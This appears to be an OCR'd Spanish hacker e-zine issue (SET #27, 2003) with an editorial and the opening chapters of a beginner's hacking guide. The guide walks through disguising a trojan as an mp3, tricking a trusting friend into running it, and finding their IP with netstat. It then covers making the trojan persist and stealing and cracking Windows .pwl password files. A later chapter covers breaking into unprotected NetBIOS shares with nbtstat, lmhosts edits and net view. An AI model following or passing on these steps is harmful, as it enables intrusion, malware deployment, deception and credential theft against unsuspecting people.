


Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

SET #27 - 1 de abril de 2003

-----[TABLA DE CONTENIDOS]----
----[SET 27]----

"No hay ningun motivo, nadie querria tener un ordenador en su casa".

Ken Olson, Presidente y fundador de Digital Equipament Corp, 1977.

EOF

-[0x01]----------
-[Editorial]----------
-[by Editor]----------SET-27--

Es casi una virtud, Por enesima vez y como de costumbre, SET veintisiete llega tarde, pero tambien por tradicion nata, llega. Ya suena a topico, pero es la verdad, es dificil compaginar una aficion que lleva tanto tiempo con un trabajo estable que te quita mucho tiempo, pero de nuevo contra viento y marea tenemos un nuevo numero que repasa temas anteriormente hablados y pone en la mesa de trabajo nuevos temas que van apareciendo en el mundillo de la tecnologia informatica.

No deja de asombrarme el que en todos los numeros aprenda un monton de cosas, muchas veces son simples curiosidades, "tejemanejes" o el porque un sistema es asi y no de otra manera... no dejeis de leer el articulo sobre Ciso PIX firewall ni el de la consola NES, realmente, nunca me interesaron las consolas, pero se que muchos de los lectores de esta revista son unos "jugones", me ha parecido sorprendente (de nuevo) la gente capaz de retener tantisima informacion tecnica sobre un sistema informatico... tal vez sea "deformacion profesional" pero yo hace tiempo que no retengo los datos (retengo conceptos), no me cabe duda que bajo todo el bullicio de broncas, insultos, acusaciones que hay en este mundillo todavia hay gente muy apta hablando en castellano, gente en la que en SET siempre tendran cabida.

Otro articulo que me ha sorprendido, a pesar de ser poco tecnico, ha sido el SO de mi vida. Y es que soy un enamorado de la historia, mirando al pasado, siempre podremos entender el presente, y esta ley siempre se cumple sea cual sea la historia que se repase... no os entrenengo mas, ir a buscar el colirio y leer, que todavia es gratis.

Un saludo del Staff de SET

EOF

```
-[ 0x02 ]----------------------------------------------------------------
-[ Guia para newbis ]----------------------------------------------------
-[ blackngel_hack@hotmail.com ]-------------------------------------SET-27--


@                                                                       @
@@@             blackngel_hack@hotmail.com                              @@@
IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
III @@@@  @     @@@@@ @@@@@ @   @ @@    @ @@@@@  @@@@@ @     III
III @   @ @     @   @ @     @  @  @ @   @ @      @     @     III
III @@@@@ @     @@@@@ @     @@@   @  @  @ @  @@@ @@@@  @     III
III @   @ @     @   @ @     @  @  @   @ @ @   @  @     @     III
III @@@@  @@@@@ @   @ @@@@@ @   @ @    @@ @@@@@  @@@@@ @@@@@ III
IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII
@@@                                                                     @@@
@                                                                       @
%%%%%%%%%%%%%%%%%%%%%%
%%%================%%%
%%%GUIA PARA NEWBIES%%%
%%%================%%%
%%%%%%%%%%%%%%%%%%%%%%
"Bienvenidos al mundo de lo real..."


-------------------------------------------------------------------------------
-----------------$01--------INDICE-------------------------------------------
-------------------------------------------------------------------------------

$01 -->> INDICE



@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@<<| CODIGO |         ARTICULO          |   TEMATICA    |>>@@@@@@
@@@@@==========================================================@@@@@@
@@@@@==========================================================@@@@@@
@@@@@<<| )(01)( |         INDICE            |   Blackngel   |>>@@@@@@
@@@@@<<|=-=-=-=-|=-=-=-=-=-=-=-=-=-=-=-=-=-=|=-=-=-=-=-=-=-|>>@@@@@@
@@@@@<<| )(02)( |      PRESENTACION         |   Blackngel   |>>@@@@@@
@@@@@<<|=-=-=-=-|=-=-=-=-=-=-=-=-=-=-=-=-=-=|=-=-=-=-=-=-=-|>>@@@@@@
@@@@@<<| )(03)( |    CONCEPTOS BASICOS      |  Underground  |>>@@@@@@
@@@@@<<|=-=-=-=-|=-=-=-=-=-=-=-=-=-=-=-=-=-=|=-=-=-=-=-=-=-|>>@@@@@@
@@@@@<<| )(04)( |  TRABAJAR CON TROYANOS     |  Hacking/WIN  |>>@@@@@@
@@@@@<<|=-=-=-=-|=-=-=-=-=-=-=-=-=-=-=-=-=-=|=-=-=-=-=-=-=-|>>@@@@@@
@@@@@<<| )(05)( |         NETBIOS           |  Hacking/WIN  |>>@@@@@@
@@@@@<<|=-=-=-=-|=-=-=-=-=-=-=-=-=-=-=-=-=-=|=-=-=-=-=-=-=-|>>@@@@@@
@@@@@<<| )(06)( |   UNIX Y LINUX BASICO      | GENERAL UNIX  |>>@@@@@@
@@@@@<<|=-=-=-=-|=-=-=-=-=-=-=-=-=-=-=-=-=-=|=-=-=-=-=-=-=-|>>@@@@@@
@@@@@<<| )(07)( | INFORMACION DE LA VICTIMA |    Hacking    |>>@@@@@@
@@@@@<<|=-=-=-=-|=-=-=-=-=-=-=-=-=-=-=-=-=-=|=-=-=-=-=-=-=-|>>@@@@@@
@@@@@<<| )(08)( |    CONSEGUIR CUENTAS      |  Hacking/U-L  |>>@@@@@@
@@@@@<<|=-=-=-=-|=-=-=-=-=-=-=-=-=-=-=-=-=-=|=-=-=-=-=-=-=-|>>@@@@@@
@@@@@<<| )(09)( |     BUGS Y EXPLOITS        |  Hacking/U-L  |>>@@@@@@
@@@@@<<|=-=-=-=-|=-=-=-=-=-=-=-=-=-=-=-=-=-=|=-=-=-=-=-=-=-|>>@@@@@@
```

Ya se que es una mierda pero realizar la forma del indice me ha costado bastante, asi que no os quejeis, y no desprecieis nunca el esfuerzo y el trabajo de otra persona (consejo).

```
-----------------------------------------------------------------------------
-----------------$02--------PRESENTACION-------------------------------------
-----------------------------------------------------------------------------
```

$02 -->> PRESENTACION

Wenas, soy blackngel, supongo que de todos los que esteis leyendo este texto alguno ya me haya visto por el IRC, y los que no pues que se den un paseo por ahi y que me busquen si quieren charlar conmigo.

Antes de nada deberia no dar y dar las gracias (que movida), me explico.
No deberia dar las gracias porque en realidad nadie me ha ayudado a hacer esta guia que me ha llevado mucho trabajo y largo tiempo sin dormir.
La parte por la que si deberia dar las gracias es que esta guia no habria podido ser posible escribirla si antes no hubiera otras muchas personas que se han dedicado a escribir sobre todos estes temas y que gracias a ellos, ahora yo poseo todos estes conocimientos. A todos ellos GRACIAS!.

Bueno no es la primera vez que escribo una guia de hacking, sino, que ya es la segunda, pero es que la primera no la publique, porque la hice solo para demostrarme mis conocimientos y para que esta me saliese mucho mas curradita. (Que rarito que soy.....)

En esta guia voy a explicar todo lo que he estudiado durante largos anos de trabajo en el mundillo del hacking, con mis palabras. Yo sinceramente os recomiendo que tambien hagais una guia cuando de verdad considereis que teneis un cierto nivel y que la publiques en una pagina web o intenta que esta salga en alguna seccion de alguna E-Zine (revista electronica), y lo mas importante es que pidas la opinion de la gente que lo lea para conocer mucho mejor tu nivel y tener muchas mas ideas atractivas por si haces otras versiones nuevas de tu articulo u otras guias.

En ella tratare de ensenyaros formas de entrar tanto en sistemas Windows como en Unix/Linux y otros Sistemas Operativos.

Tratare de explicar las cosas de la manera mas facil y simple posible,

pero lo que esta claro es que no me voy a parar a ensenyaros como se enciende y apaga un ordenador. Teneis que tener un nivel minimo sobre la informatica, como manejaros bien en Windows, saber buscar en Internet y cosas basicas. Tampoco estaria demas que supieseis que en el mundo de la informatica no solo existe el "Sistema Operativo" Windows, sino que tambien existen muchos otros como Unix, Linux, Irix, SunOs y otros tantos. Para capitulos posteriores tendreis que saber un poco del manejo de unix o linux, pero yo hare unas breves explicaciones sobre los comandos principales que os llegaran para ir practicando los hacks que os vaya ensenando.

IMPORTANTE: Si quieres iniciarte realmente en el hacking yo te ayudare pero tendras que leerte esta guia enterita (de pe a pa), sin saltarte ni una sola explicacion, ni tan siquiera el significado de una palabra, puesto que ire poniendo durante esta guia el significado de algunas palabrejas que haran que aumente vuestro vocabulario underground.

"El sistema es nuestro.....xDDDD"

----------$03--------CONCEPTOS BASICOS----------

$03 -->> CONCEPTOS BASICOS

En esta seccion pondre el vocabulario basico que debeis manejar para guiaros en esta guia sin que tengais que buscar otro tipo de informacion a parte para conseguir entenderla. (Aunque buscarla os vendria bien si vuestro nivel es bajo).

Si me falta algun concepto ya lo explicare en su momento, que los humanos no somos perfectos y siempre se nos puede olvidar algo.

~~~~~~
~~~~~~

BACKDOOR: Mas conocido como "puerta trasera". Parte que tiene un programa para permitirnos entrar en un ordenador de forma facil. Normalmente es el programador el que hace esto a proposito para poder entrar, pero se pueden encontrar "backdoors" en software supuestamente deberia estar perfecto.

BUG, AGUJERO, HOLE: Todo esto es lo mismo. Es un error o un fallo de configuracion de software que permite a una persona con ciertos conocimientos entrar en el sistema victima por medio de exploits (mirar EXPLOIT adelante), y lograr practicamente el control total de la maquina.
Si no hubiera "bugs" en ningun ordenador el mundo del hacking estaria practicamente acabado. ;=((.

DAEMON: Es el programa que controla un puerto. Este se encarga de realizar todas las tareas necesarias para la gente que se conecte al servidor por medio de ese puerto.

DIRECCION IP: Es lo mismo que la direccion de tu casa. Para que una persona te pueda escribir una carte, debe conocer tu direccion. Pues con el ordenador es lo mismo, para poder comunicarte con los demas (Internet), necesitas una direccion, esta es la famosa Direccion IP. Esta es mas dificil de recordar porque esta escrita con numeros, pero para eso estan los papeles (para apuntarlas). La forma de una Direccion IP es la siguiente: xxx.xxx.xxx.xxx, es decir, cuatro numeros separados por puntos, cada uno de estos numeros van de 1 a 255 como por ejemplo: 1.1.1.1 o 80.36.230.235 o 255.255.255.255 . Para saber tu IP cuando estes conectado escribe en MS-DoS "ipconfig -all",

pero sin comillas y te saldra.

ELITE: Lo mejor de lo mejor, son los hackers con mas conocimientos, los mas reconocidos en la sociedad hacking, pero quizas los menos conocidos en la sociedad humana. Esta es, fue, y sera la meta de todo newbie y hacker que se precie.

EXPLOIT: Es un programa que en general esta escrito en lenguaje "C", pero tambien puede estar escrito en otros, y que ha sido disenado con el fin de conseguir aprovecharse de un bug (agujero) al cual poder explotar (de ahi su nombre) y que generalmente te da acceso "root"(Administrador) o a una cuenta. Cuando consigues un exploit, no consigues el programa, sino que lo que tienes es el codigo fuente del programa, entonces lo que tienes que hacer es compilarlo y ejecutarlo en la maquina victima. (Ya explicare como hacerlo).

FTP (File Transfer Protocol): Protocolo de Transferencia de Archivos. Es el protocolo mediante el cual podemos conectarnos remotamente a un sistema y trabajar con los archivos de este. Permite las opciones de subir archivos al servidor y de bajarlos a tu sistema.

GRAN HERMANO: Es cualquier organizacion legal! que esta en contra de cualquier movimiento hacktivista y que dia a dia nos pueden estar espiando sin que nosotros nos demos cuenta. Yo ya no lo considero tan legal, porque hoy por hoy estan violando nuestros derechos de privacidad, pero a ellos no les pasa nada porque se crean leyes malditas que que los exculpan de todo delito.

HACKER: Persona con profundos conocimientos sobre tecnologia, principalmente la informatica, y que consigue entrar en un sistema ajeno de formas increibles, con el unico fin de explorar, aprender y descubrir nuevos mundos. No como se nos mitifica diciendo que robamos, borramos y destrozamos discos duros, como ya sabremos los encargados de esa tarea son otros (Putos Lammers).

HOST: La mejor forma en la que puedo explicar esto es simplemente diciendo que es la completa traduccion de una direccion IP a letras porque como los humanos somos un poco ("bastante", sin ofender a nadie) tontos y no nos acordamos de los numeros, pues hay otro sistema y atraves de este nombre podemos acceder al sistema igualmente que con su IP. Ex: 216.93.104.34 "grex.cyberspace.org".

INGENIERIA SOCIAL: Es el arte de conseguir hacer que una persona haga algo que en realidad no deberia, como decirte su contrasena y cosas asi. A mi me gusta denominarlo "Poder de Conviccion".

KEY RECORDER: Programa que se instala en el servidor victima y que su funcion consiste en guardar en un log cualquier tecla pulsada. Con ello conseguiremos muchisimos datos que seguramente seran muy interesantes.

LAMMER: Es el eslabon mas bajo de la sociedad Underground, estes preguntan a diestro y siniestro tecnicas de hacking y se bajan de las webs de hacking y warez todo programa k se encuentren, despues lo ejecutan sin saber sus consecuencias, borrando discos duros, colgando sistemas, y todo con su tremendo afan de diversion.

LOGIN o USER: Es la palabra o nombre con la que te debes identificar cuando entras a un PC con contrasenas, cuando te conectas a una sesion de "Telnet", o por "FTP".

LOGS: Estos son archivos que quedan grabados en el sistema Unix o Linux y en los que se guardan nuestros datos de cada conexion a su sistema.
Cada "log" se encarga de una tarea (ya los explicare mas adelante), como guardar tu IP o los comandos que ejecutas, etc.

NEWBIE: Precisamente puede que tu lo seas. Es alguien con muchisimo afan de aprender cosas nuevas, con ansias de explorar y descubrir cosas nuevas. Ciertamente si siguen por el buen camino estes llegaran a ser hackers "elite".

PASSWORD: Es la contrasenya que deber ir adjunta con el "Login" o "User" y que si ella se te prohibe el acceso a un ordenador. En algunos sistemas, estas tienen impuestas ciertas caracteristicas como: 1. Tener mas de seis caracteres, 2. Que incluya numeros, 3. Que mezcle mayusculas y minusculas o que esta lleve consigo algun caracter especial.

PHREACKER: Persona con profundos conocimientos sobre los sistemas telefonicos y de comunicaciones. Los fines de estes personajes Underground son conseguir realizar llamadas gratis a cualquier lugar del mundo, como pinchar lineas y escuchar conversaciones ajenas, y cosas de este tipo.

PUERTO: A mi forma de ver yo lo traduciria como una "puerta". Es el medio por el cual nosotros podemos entrar a un servidor. Al igual que las puertas solo podremos entrar si este se encuentra abierto. Cada puerto esta designado por un numero. Por ejemplo cuando nosotros visitamos una pagina web, lo que realmente estamos haciendo es entrar en el server a traves del puerto "80" y lo que hace el server es aceptar nuestra peticion y mandarnos los datos necesarios para que nosotros podamos ver la pagina.

ROOT, ADMINISTRADOR, SYSOP: Es el dueno del sistema, el que controla todo y tiene el poder absoluto sobre la maquina gracias a que tiene todos los privilegios. Si conseguimos privilegios de "root", tendremos el equipo en nuestras manos.

SHOULDER SURFING: Aunque parezca mentira esta tecnica es bastante empleada, si lo tradujesemos al espanol quedaria como "mirar por encima del hombro", es decir, consiste en que cuando estamos al lado de una persona y esta esta escribiendo cualquier dato que nos pueda ser util, tendremos que mirar como sea pero disimuladamente lo que escribe, un ejemplo de ello es cuando esta escribiendo su contrasena de entrada al sistema y nosotros miramos. Cuidado y no seas descarado que te puedes meter en lios y ademas llevarte un par de patadas en el ....

SNIFFER: Este programa se instala en un servidor remoto y captura los paquetes que pasan por la red. Con ellos podemos sacar informacion del sistema, asi como logins y passwords.

TRASHING: Este metodo es mas reconocido como "recogida de basura".
Existen dos tipos de trashing: Virtual y Fisica.
La virtual trata de recoger cualquier informacion que se pueda y que haya sido eliminada por el servidor que atacamos, asi como restos de informacion que queden en la memoria y que nos puedan ser utiles.
La fisica consiste en recoger basura de verdad, desde papeles o documentos que arrojan las grandes empresas a la calle, hasta meterse en el mismisimo basurero a rebuscar informacion.

TROYANO: Programa que en realidad esta formado por dos programas, el primero se llama "Client" y el segundo "Server". Si conseguimos mandarle el "Server" a nuestra victima y que lo ejecute, mediante nuestro programa "Client" podremos controlar su sistema sin ninguna restriccion. Podemos desde abrirle el cd-rom, como activar su webcam y ver que esta haciendo, explorar su disco duro e infinidad de cosas.

UNDERGROUND: En realidad significa "debajo de la tierra", pero traduciendolo a nuestro mundillo significa todo "lo que no se puede o debe saber", como puede ser documentos del gobierno, el FBI, cosas de este tipo y como esta

claro lo principal que conlleva esta palabra, es todo lo relacionado con la informatica oscura (como algunos le llaman a esto, y es mentira), ya sea hacking, cracking, virucking, phreaking, etc.

VIRUS: Es un archivo programado generalmente en lenguaje ensamblador, pero hoy en dia tambien se pueden fabricar virus con codigo macro (hechos con el word).
Las instrucciones y funciones que continen estos archivos son malignas y generalmente destructivas. Estes pueden residir en la memoria, multiplicarse, ser poliformicos (cambian de forma cada vez que se replican) y casi siempre estan programados para volver a ejecutarse cada vez que se arranque el ordenador dejandolo asi practicamente inutilizable. Otra de sus caracteristicas es la del abuso de los recursos del sistema, asi como pueden llegar a ocupar toda la memoria y hacer que se tenga que reiniciar el ordenador, o llenar completamente el HD(Disco Duro) e incluso formatearlo.

~~~~~~
~~~~~~

$03.1 -->> FAMOSA ETICA HACKER

Ya se que esto os parecera aburrido, pero verdaderamente es una de las partes mas importantes que un hacker debe tener presente en todo momento.

1.-No danes nada intencionadamente, eso no es de hackers, sino de lammers.

2.-Modifica lo justamente necesario para una futura intrusion.

3.-Si eres un newbie, empieza hackeando sites faciles. Nunca del gobierno, de telefonica, ni nada parecido.

4.-Tu y solo tu eres responsable de tus actos, si la pringas, tu veras lo que haces.

5.-No comentes tus hazanyas por ahi, pueden ser utilizadas en contra tuya, si algun listillo las suelta.

He visto guias con 10 o 12 reglas pero yo creo que esto es lo unico que yo te debo explicar, las otras que faltan seran las que iras poniendo a tu juicio a lo largo de tu carrera de hacking.

$03.2 -->> JERGA HACKING

La jerga .....mmmmm..... hasta me aborrece explicarlo. Es el tipo de lenguaje que utilizan algunos hackers para comunicarse sin que otros puedan entender la conversacion. Po supuesto esta conversacion tiene que ser por escrito. Esta se suele realizar mediante la sustitucion de letras por numeros, un ejemplo de ello seria: "elite" quedaria "31it3" o si cogemos "eleet" quedaria "31337". Bueno creo que esto queda lo suficientemente claro y ademas como a mi no me gusta nada de nada pues lo dejo a vuestra conciencia el investigar mas sobre este tema.

----------$04--------TRABAJAR CON TROYANOS----------

$04 -->> TRABAJAR CON TROYANOS

Esta puede que sea la tecnica mas utilizada para hackear un windows aparte de otras que explicare posteriormente, por eso, tratare de explicarla lo mejor posible.

Tambien mencionar que en esta tecnica entrara especialmente la Ingenieria Social, asi que ir preparando esa labia de la que tanto presumis.

-$04.1 -->> PREPARAR EL TROYANO

Depende de como tengamos configurado o presentado nuestro troyano dependera la mitad de las veces el que lo acepten o el que no.
Lo primero y mas importante seria cambiarle el nombre, porque nadie es tan tonto como para aceptar un fichero llamado "Server.exe". Un ejemplor seria: "Sexo.exe". Algunos troyanos pueden traer otro programita al lado que se llama "EditServer", y que sirve para configurar el troyano, desde aqui podreis cambiarle el nombre e incluso modificarle el icono para que sea mucho mas creible a la hora de que el lo ejecute.

Con lo anterior podria ser suficiente pero como en el mundo de la informatica existe de todo, si queremos que confien plenamente en nosotros al aceptar el archivo, necesitaremos un programilla que anda colgadito en Internet que se llama "EliteWrap". Que para que sirve, pues permite la union de 2 o mas archivos, es decir, que puedes unir una cacion "*.mp3" con el "Server.exe" y que en el nombre del archivo quede situado el nombre que a ti te de la gana. Tambien deberas bajarte un manual sobre como utilizarlo, porque es para MS-DoS y esta en ingles. Cuando sepas utilizarlo te daras cuenta de lo util que puede llegar a ser esta herramienta.

IMPORTANTE: Para seguir el capitulo supondre que has cofigurado el troyano para que quede como "barthez.mp3", (se supone una cacion de la ostia).

-$04.2 -->> ELEGIR LA VICTIMA

Esto puede ser casi lo mas importante que te lleve serguramente a culminar o no tu ataque. Tienes que elegir bien a tu victima porque tampoco puede ser asi al azar. Lo mas facil seria tratar de hacerselo a un amigo que tenga una buena confianza en nosotros, y direis pa que quiero atacar a un amigo, (que no, que no y que no. Somos Hackers y solo somos curiosos, no atacamos a nadie).

Supondremos que nuestro amigo se conecta de vez en cuando al IRC, entonces cuando sepamos que este concectado pues nos vamos nosotros tambien al IRC y charlamos un poco con el y le decimos que el programa que utilizas para chatear te esta fallando mucho y que si hiciera el favor se conectase al Messenger, (que no sabeis o no sabe que es el Messenger), si es tu caso antes de actuar bajatelo y aprende a usarlo, si es el caso de tu amigo, puedes esperar a que lo baje y lo aprenda a usar o lo mas facil seria buscarse otra victima con un poquito mas de conocimientos.

-$04.3 -->> AL ATAQUE

Cuando esteis en el Messenger debes tener absolutamente todo lo demas referente a internet cerrado, tanto programas de chat, como paginas web o cosas asi. Pues bien, hecho esto, debeis ir rapidamente a una ventanita de MS-DoS y escribir en ella "netstat -n" sin las comillas y apuntar en un papel la tabla que te saldra a continuacion. Aqui os pongo un ejemplo de como

puede ser esa tabla:

```
PROTO   DIRECCION LOCAL         DIRECCION REMOTA        ESTADO
=====   ===============         ================        ======
TCP/IP  127.0.0.1               MSN.HOTMAIL.ES          ESTABLISH
TCP/IP  127.0.0.1                    *.*                ESTABLISH
```

En vez de los nombres que aparecen en direccion remota os saldran las direcciones IP de esos sitios que son a los que se conecta el Messenger. Recordad teneis que apuntarla en un papel, esto es muy importante.
Decir, que en una guia vi que cuando explicaban esto, en la tabla ponian "PORT", en vez de "PROTO" y no es por joder pero despues la pena se confunde y nos acribillan a preguntas.

Ahora (a partir de ahora vendra lo mas importante), tendreis que seguir hablando con el otro poco (no mucho, que se nos puede marchar) y al cabo de un rato le decis que le vais a pasar una cacion (el troyano) que supera a todas las que tenga el juntas, si tienes suerte te dira que esta deseando escucharlo si no la tienes, pues te jodes y te buscas otra victima menos quisquillosa.

Suponiendo que este te ha dicho que si (llega el momento en el que tienes que hacer las cosas lo mas rapidamente posible), le mandas el archivo y le esperas a que acepte la transferencia.
Vuelve a la ventanita de MS-DoS y escribe lo mismo que antes "netstat -n" como podras observar tendras una nueva entrada en la tabla con su correspondiente direccion IP. Un ejemplo seria esta tabla:

```
PROTO   DIRECCION LOCAL         DIRECCION REMOTA        ESTADO
=====   ===============         ================        ======
TCP/IP  127.0.0.1               MSN.HOTMAIL.ES          ESTABLISH
TCP/IP  127.0.0.1                    *.*                ESTABLISH
TCP/IP  127.0.0.1               80.36.230.235           ESTABLISH
```

Pues bien, esa nueva IP es la de tu victima (ya falta poco para el triunfo).

Deberas esperar a que termine la transferencia y entonces le dices que la escuche porque quieres saber su opinion. Muy bien el listillo estara escuchando la cancion pero el troyano tambien se habra ejecutado y el chiquillo la habra cagado.

-$04.4 -->> QUE HACER??

Ahora que lo tienes absolutamente todo, solo te queda abrir el "Client.exe" y en el cuadro que pone Direccion IP, escribes la de tu victima y le das al boton de conectar. Despues de unos segundos la conexion con tu victima ya estara abierta y podras hacer todo lo que te apetezca (recuerda que somos hackers, no lammers, y no vamos destrozando ordenadores por ahi).

-$04.5 -->> CONSEJOS BLACKNGEL

Antes de empezar a tomarle el pelo a tu amigo haciendo que se habra su CD y cosas asi tendras que prepararlo todo para no tener que repetir todo este rollo de trabajo en una futura intrusion. Si el troyano trae consigo el "EditServer.exe" tendras que activar la opcion que hace que el troyano se ejecute cada vez que tu victima enciende su PC. Si no lo tiene deberas configurar su "autoexec.bat" o su "sytem.ini" para que este se arranque automaticamente.

Despues de esto lo ultimo seria coger sus archivos de sistema "*.ini" y

sobretodo los archivos de contrasenas "*.pwl" situados en la carpeta "c:\windows" o escondidos en otra carpeta. Una vez tengamos los archivos de contrasenas en nuestro PC, los desencriptaremos con paciencia con algun programa como el "Cain", que es muy bueno para todos los tipos de contrasenyas de un Windows.

Y ahora lo unico que te queda es divertirte, pero solo explorando y acumulando experiencia para otras intrusiones. Nada de andar machacando discos duros ajenos que la carcel no esta hecha para nosotros.

----------$05----------NETBIOS----------

$05 -->> NETBIOS

Este hack no se basa en un fallo del windows ni nada parecido. Algunos usuarios tienes redes de trabajo, se reunen para jugar, intercambiar fotos, shareware... esetipo de cosas, y comparten recursos y no ponen passwords. Si encontramos a uno de estos individuos... le podemos entrar en su sistema y la mayoria de las veces, sacar passwords y archivos importantes (o juegos o fotos porno o...). En esta pequena seccion se explican los pasos a seguir para hackear una maquina con recursos compartidos en windows.

-$05.1 -->> MAQUINA OBJETIVO

Para encontrar un sistema que te permita realizar este hack, podrias probar IPs a boleo, pero esto seria muy ruinoso y lento. Tambien podrias sacar informacion a traves del IRC, pero NO! preguntes en canales como #hackers, #hacking, #newbies, #hacker_novatos (en estes dos ultimos es donde deberias intercambiar informacion por el momento), porque te echaran a patadas (y no exagero) diciendote que este es un truco viejisimo, y tienen razon, pero cuando funciona quien le diera a ellos estar en tu lugar.
Y la ultima forma y que mas me gusta a mi seria descargarse algun programa que detecte vulnerabilidades (el mejor sin duda es el SSS(Shadow Security Scanner) que lo podras encontrar via google) y aprender a manejarlo que es muy facil, despues lo unico que deberias poner en el programa es que buscara si el sistema victima tiene el puerto 139 abierto y comprobar la vulnerabilidad del NetBIOS.

-$05.2 -->> NOMBRE MAQUINA OBJETIVO

Para poder entrar primero necesitamos saber cual es el nombre de la maquina, para ello usaremos el programa nbtstat con el parametro -A, que sirve para pillar la tabla de nombres de la maquina objetivo a partir de la IP. Este comando se usa asi: ’nbtstat -A 123.123.123.123’. Podemos ejecutarlo desde un prompt del DOS o desde Inicio-Ejecutar:

Ejecutas MS-DoS y escribes: nbtstat -A (IP.DE.LA.VICTIMA) y te responde algo como:

Host not found.

Esto quiere decir que o no tiene el netbios activo, o no usa windows, o no se encuentra nada en esa IP (puede que se haya desconectado, que la hayas escrito mal...), entonces, vete al Paso1 y a buscarse otra victima.

Repetimos, ya tengo otra victima, pongo el comando ’nbtstat -A IPdelavictima’
Esta vez ha contestado algo como:

```
NetBIOS Remote Machine Name Table

Name                  Type        Status
-----------------------------------------
LOKO           <00>  UNIQUE      Registered
LOKOCINKO      <00>  GROUP       Registered
LOKO           <03>  UNIQUE      Registered

MAC Address = 44-45-53-54-00-00
```

Ahora sabemos que el nombre de la maquina es LOKO (primera entrada <00>), que el nombre del grupo es SUSOHACKER. El nombre de la maquina es el primer UNIQUE de la tabla, y los grupos que hay son reconocidos facilmente por GROUP. Pero antes de que empieces a dar saltos de alegria por haber encontrado un objetivo valido, he de decirte que este no nos vale. Para que el objetivo valga (o sea que haya posibilidades de entrar en el), tiene que haber por al menos una entrada <20>, y en este caso no la hay.

Repetimos Paso1, hacemos el ’nbtstat -A Ipvictima’ y encontramos un individuo con una entrada <20>:

```
NetBIOS Remote Machine Name Table

Name                  Type        Status
-----------------------------------------
SANTI          <00>  UNIQUE      Registered
CORBA          <00>  GROUP       Registered
SANTI          <03>  UNIQUE      Registered
SANTI          <20>  UNIQUE      Registered
CORBA          <1E>  GROUP       Registered

MAC Address = 44-45-53-54-00-00
```

Este individuo tiene una entrada <20> y es la que nos vale, tenemos el nombre de su maquina que es SANTI, recuerda que es el primer UNIQUE. Podemos pasar al Paso3. El que os haya puesto victimas que no valian era para que vierais los resultados mas comunes antes de pasar a la accion, y si no te sale a la primera, saldra a la segunda. Tambien decirte que tienes que tener en la conexion que estes usando en propiedades la casilla de NetBEUI y Conectarse a la red activadas, luego ve al Panel de Control y en Red, comprueba que tienes Compartir impresoras y archivos activados.

-$05.3 -->> EDITANDO LA LISTA HOSTS

Abrimos el archivo C:\WINDOWS\lmhosts (no confundir con lmhosts.sam, que es un ejemplo (sam de sample)) y escribimos, en la ultima linea (que puede ser la primera si acabamos de crear el archivo, quiero decir que podemos tener varios ordenatas metidos en la lista):

ex: ’127.0.0.1 NOMBRE’

Y lo guardais. Ahora lo mas importante, que en todos los textos que habia leido sobre esto antes de conseguir hacerlo no lo nombraban (lo que me hace suponer que se habrian limitado a copiarselo de otro y no lo habian hecho nunca) Decirle al NetBIOS que actualice la lista, que anada el nuevo host. Esto se hace escribiendo: "nbtstat -R", y respondera:

```
Successful purge and preload of the NBT Remote Cache Name Table.
```

Lo ejecutais donde querais. En Inicio, mIRC, DOS...
Anadido a la lista y pasamos al Paso4.

-$05.4 -->> QUE COMPARTE

Usamos el comando net view para ver lo que comparte: net view \\NOMBRE
Saldra algo asi:

```
Recursos compartidos \\NOMBRE

Compartido   Tipo         Comentario
-----------------------------------
CDROM        Disco
C            Disco
PRINTER1   Impresora

El comando ha sido ejecutado con exito.
```

Tambien podemos hacer Inicio-Buscar-PC... \\NOMBRE
Luego desde DOS podemos hacer DIR \\NOMBRE para ver los archivos, o en ejecutar \\NOMBRE y se abrira una ventana con lo que tiene compartido. Ahora le podemos copiar archivos, leer archivos y tal como si estuvieran en nuestro ordenata (ira muuuy lento, no os desespereis).

-$05.5 -->> CONSEJOS BLACKNGEL

